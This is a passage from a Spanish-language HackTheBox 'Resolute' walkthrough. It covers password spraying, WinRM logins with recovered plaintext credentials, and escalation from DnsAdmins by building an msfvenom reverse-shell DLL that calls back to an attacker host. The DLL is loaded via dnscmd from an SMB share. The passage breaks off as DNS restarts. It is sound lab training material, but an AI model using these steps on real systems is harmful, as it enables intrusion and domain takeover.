SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\Administrator:Welcome123! STATUS_LOGON_FAILUR
E
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\Guest:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\krbtgt:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\DefaultAccount:Welcome123! STATUS_LOGON_FAILU
RE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\ryan:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\marko:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\sunita:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\abigail:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\marcus:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\sally:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\fred:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\angela:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\felicia:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\gustavo:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\ulf:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\stevie:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\claire:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\paulo:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\steve:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\annette:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\annika:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\per:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\claude:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [+] megabank.local\melanie:Welcome123!
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\zach:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\simon:Welcome123! STATUS_LOGON_FAILURE
SMB      10.10.10.169   445   RESOLUTE       [-] megabank.local\naoki:Welcome123! STATUS_LOGON_FAILURE
```

Parece que la contraseña Welcome123! pertenece al usuario Melanie.

2- Conexión como usuario Melanie

Como está disponible el puerto 5985 (WinRM), vamos a intentar conectarnos a la máquina objetivo con evil-winrm, el usuario Melanie y la contraseña Welcome123!




```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Resolute]
└─$ evil-winrm -i 10.10.10.169 -u melanie -p 'Welcome123!'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemen
ted on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completio
n

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\melanie\Desktop> dir


    Directory: C:\Users\melanie\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        4/17/2022   5:02 AM             34 user.txt


*Evil-WinRM* PS C:\Users\melanie\Desktop> type user.txt
9be91
*Evil-WinRM* PS C:\Users\melanie\Desktop>
```

Y ya tendremos la flag user.txt. Seguimos con la elevación de privilegios


3- Elevación de privilegios

Tras ejecutar winPEAS y el script de powershell WindowsEnum, pero el sistema nos bloquea la ejecución de estas. Nos desplazamos al directorio raíz, para buscar información que nos pueda ser útil.




```
*Evil-WinRM* PS C:\> dir


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        9/25/2019   6:19 AM                PerfLogs
d-r---        9/25/2019  12:39 PM                Program Files
d-----       11/20/2016   6:36 PM                Program Files (x86)
d-r---        12/4/2019   2:46 AM                Users
d-----        12/4/2019   5:15 AM                Windows


*Evil-WinRM* PS C:\> dir -force


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d--hs-        12/3/2019   6:40 AM                $RECYCLE.BIN
d--hsl        9/25/2019  10:17 AM                Documents and Settings
d-----        9/25/2019   6:19 AM                PerfLogs
d-r---        9/25/2019  12:39 PM                Program Files
d-----       11/20/2016   6:36 PM                Program Files (x86)
d--h--        9/25/2019  10:48 AM                ProgramData
d--h--        12/3/2019   6:32 AM                PSTranscripts
d--hs-        9/25/2019  10:17 AM                Recovery
d--hs-        9/25/2019   6:25 AM                System Volume Information
d-r---        12/4/2019   2:46 AM                Users
d-----        12/4/2019   5:15 AM                Windows
-arhs-       11/20/2016   5:59 PM         389408 bootmgr
-a-hs-        7/16/2016   6:10 AM              1 BOOTNXT
-a-hs-        4/17/2022   5:01 AM      402653184 pagefile.sys


*Evil-WinRM* PS C:\>
```

En los directorios listados vemos una carpeta con un nombre particular, PSTranscipts. Vamos a enumerar el contenido de esa carpeta.




```
*Evil-WinRM* PS C:\> cd PSTranscripts

*Evil-WinRM* PS C:\PSTranscripts>
*Evil-WinRM* PS C:\PSTranscripts> dir
*Evil-WinRM* PS C:\PSTranscripts> dir -force


  Directory: C:\PSTranscripts


Mode          LastWriteTime       Length Name
----        -------------      ------ ----
d--h--      12/3/2019  6:45 AM          20191203


*Evil-WinRM* PS C:\PSTranscripts> cd 20191203
*Evil-WinRM* PS C:\PSTranscripts\20191203> dir
*Evil-WinRM* PS C:\PSTranscripts\20191203> dir -force


  Directory: C:\PSTranscripts\20191203


Mode          LastWriteTime       Length Name
----        -------------      ------ ----
-arh--      12/3/2019  6:45 AM       3732 PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
```


Y tenemos el archivo PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt. Vamos a ver qué información contiene.



```
**********************
Windows PowerShell transcript start
Start time: 20191203063201
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
Command start time: 20191203063455
**********************
```




```
**********************
Command start time: 20191203063455
**********************
PS>TerminatingError(): "System error."
>> CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')
if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream"; value="True"
**********************
Command start time: 20191203063455
**********************
PS>ParameterBinding(Out-String): name="InputObject"; value="PS megabank\ryan@RESOLUTE Documents> "
PS megabank\ryan@RESOLUTE Documents>
**********************
Command start time: 20191203063515
**********************
PS>CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!

if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream"; value="True"
**********************
Windows PowerShell transcript start
Start time: 20191203063515
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
```




```
**********************
Command start time: 20191203063515
**********************
PS>CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="InputObject"; value="The syntax of this command is:"
cmd : The syntax of this command is:
At line:1 char:1
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (The syntax of this command is::String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
cmd : The syntax of this command is:
At line:1 char:1
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (The syntax of this command is::String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
**********************
Windows PowerShell transcript start
Start time: 20191203063515
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
```

Y tenemos un par usuario:contraseña.




```
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
```

Vamos a probar si son credenciales correctas, utilizando crackmapexec.



```
┌──(kali㉿kali)-[~]
└─$ crackmapexec winrm 10.10.10.169 -u ryan -p 'Serv3r4Admin4cc123!'
SMB         10.10.10.169    5985   RESOLUTE         [*] Windows 10.0 Build 14393 (name:RESOLUTE) (domain:megabank.local)
HTTP        10.10.10.169    5985   RESOLUTE         [*] http://10.10.10.169:5985/wsman
WINRM       10.10.10.169    5985   RESOLUTE         [+] megabank.local\ryan:Serv3r4Admin4cc123! (Pwn3d!)
```


Ahora vamos a conectarnos a la máquina objetivo utilizando las credenciales del usuario ryan.



```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Resolute]
└─$ evil-winrm -i 10.10.10.169 -u ryan -p 'Serv3r4Admin4cc123!'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\ryan\Desktop> dir


    Directory: C:\Users\ryan\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        12/3/2019   7:34 AM            155 note.txt


*Evil-WinRM* PS C:\Users\ryan\Desktop>
```

Y como podemos ver, ya podemos acceder a los directorios del usuario ryan.


Vamos a ver el contenido del archivo note.txt.



```
*Evil-WinRM* PS C:\Users\ryan\Desktop> more note.txt
Email to team:

- due to change freeze, any system changes (apart from those to the administrator account) will be automatically reverted within 1 minute
```

Por lo tanto, cualquier cambio que realice en el sistema deberá completarse en un minuto (o menos).

Vamos a comprobar a que grupos pertenece el usuario ryan.



```
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami /all

USER INFORMATION
----------------

User Name     SID
============= ==============================================
megabank\ryan S-1-5-21-1392959593-3013219662-3596683436-1105


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ===============================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
MEGABANK\Contractors                       Group            S-1-5-21-1392959593-3013219662-3596683436-1103 Mandatory group, Enabled by default, Enabled group
MEGABANK\DnsAdmins                         Alias            S-1-5-21-1392959593-3013219662-3596683436-1101 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

El grupo DnsAdmins llama la atención. Buscando en Google, encontramos este artículo que detalla cómo escalar a SYSTEM desde DnsAdmins. Básicamente, crea una DLL maliciosa, ejecuta dnscmd para cargar dicha DLL y luego reinicia el servicio DNS.

La documentación de Microsoft describe este DnsAdmins como:

“Los miembros del grupo DNSAdmins tienen acceso a la información de DNS de la red. Los permisos predeterminados son los siguientes: Read, Write, Create All Child objects, Delete Child objects, Special Permissions.”


De forma predeterminada, los administradores de DNS no tienen la capacidad de iniciar o detener el servicio de DNS, pero no es raro que un administrador otorgue ese privilegio a este grupo.

El ataque aquí es decirle al servicio DNS en Resolute que use mi dll como complemento. Voy a usar msfvenompara crear un dll que, al cargar, se conectará de nuevo a mí. Cuando msfvenomcrea esta carga útil, se volverá a conectar y esperará a que finalice esa sesión antes de continuar. Esto bloqueará el servicio DNS en Resolute. Eso está bien para un CTF, pero sería un mal día en un pentest real.


Para evitar esto, puede crear una carga útil que inicie el shell reverso en un nuevo subproceso y luego continúe, para que el servidor DNS pueda continuar iniciándose.

Creamos la carga útil

Creamos la dll maliciosa utilizando msfvenom.




```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Resolute]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.6 LPORT=443 -f dll -o pwn.dll
```



```
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes
Saved as: pwn.dll
```


Ahora ejecutaremos un servidor SMB para cargar en la máquina objetivo la dll maliciosa.



```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Resolute]
└─$ impacket-smbserver share ./
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```


Ejecutamos el ataque.

En la máquina víctima ejecutamos lo siguiente:




```
*Evil-WinRM* PS C:\Users\ryan\Documents> dnscmd.exe /config /serverlevelplugindll \\10.10.16.6\share\pwn.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.
```

Posteriormente, detenemos e iniciamos el servidor DNS.




```
*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
